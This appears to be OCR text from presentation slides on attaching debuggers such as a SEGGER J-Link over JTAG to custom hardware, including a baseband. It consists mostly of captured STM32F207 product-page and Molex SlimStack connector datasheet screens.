
Interfacing with the Hardware: Debuggers and the JTAG myth


SEGGER
JTAG
SWD + SWO
USB
J-Link
HanRun


SEGGER
www.segger.com
JTAG
SWD + SWO
USB
HanRun
HR961160C
08/33


JTAG on the baseband

JLink



Hardware Challenges

Interfacing with custom hardware



www.st.com/web/catalog/mmc/FM141/SC1169/SS1575/LN9/PF245079

life.augmented

Home | Products | Applications | Support | Sample & Buy | About | Contact | My ST Logi


Home > Embedded Processing > Microcontrollers > STM32 General Purpose 32-bit MCUs > STM32F2 Series > STM32F207/217 > STM32F207

Quick View | Design Resources | Sample & Buy | All

STM32F207VG

High-performance ARM Cortex-M3 MCU with 1 Mbyte Flash, 120 MHz CPU, ART Accelerator, Ethernet

Active


What is that!?

molex
one company > a world of innovation

English 日本語 한국어 简体中文 Deutsch

Search: Enter Part No. or Keyword Go


Register // Login
My Parts (0 items)
Contact Molex

Connectors | Sockets / Edgecards | Cable Assemblies | Antennas | Fiber Optic Products | Printed Circuit Products | Industrial Products | Lighting Products

Home: PCB Receptacles > Datasheet

Part Number: 52991-0308

0.50mm Pitch SlimStack™ Receptacle, Surface Mount, Dual Row, Vertical, 3.00 and 4.00mm Stacking Heights, Lower Circuit Size Version, White, 30 Circuits



Series Image - Reference only

Status:	Active
Series:	52991
Category:	PCB Receptacles
Overview:	SlimStack™ 0.50mm Pitch

Go to Part Detail▼

REQUEST SAMPLES
CHECK DISTRIBUTOR INVENTORY
Add to My Parts
Email this page

Mates With Part(s):
Board-to-Board SlimStack™ Plug 53748, 53916, 501920

Specifications & Other Documents:

Datasheet
Product Specifications
Packaging Specification SPK-52991-001.pdf

Sales Drawings,3D Models, and Brochures

Drawing (PDF)
3D Model

Application Tooling FAQ

Tooling specifications and manuals are found by selecting the products below.

Crimp Height Specifications are then contained in the Application Tooling Specification document.

Previously Available Application

English 日本語 한국어 简体中文 Deutsch

Register // Login

My Parts (0 items)

Contact Molex

molex one company › a world of innovation


Search: Enter Part No. or Keyword Go

Connectors | Sockets / Edgecards | Cable Assemblies | Antennas | Fiber Optic Products | Printed Circuit Products | Industrial Products | Lighting Products

Home: PCB Receptacles > Datasheet

Part Number: 54167-0308

0.50mm Pitch SlimStack™ Receptacle, Surface Mount, Dual Row, Vertical, 3.00 and 4.00mm Stacking Heights, Lower Circuit Size Version, Black, 30 Circuits



Series image - Reference only

Status:	Active
Series:	54167
Category:	PCB Receptacles
Overview:	SlimStack™ 0.50mm Pitch

Go to Part Detail▼

REQUEST SAMPLES

CHECK DISTRIBUTOR INVENTORY

Add to My Parts

Email this page

Mates With Part(s):
53916, 53748

Specifications & Other Documents:

Datasheet
Product Specifications

Sales Drawings,3D Models, and Brochures

Drawing (PDF)

3D Model


Application Tooling

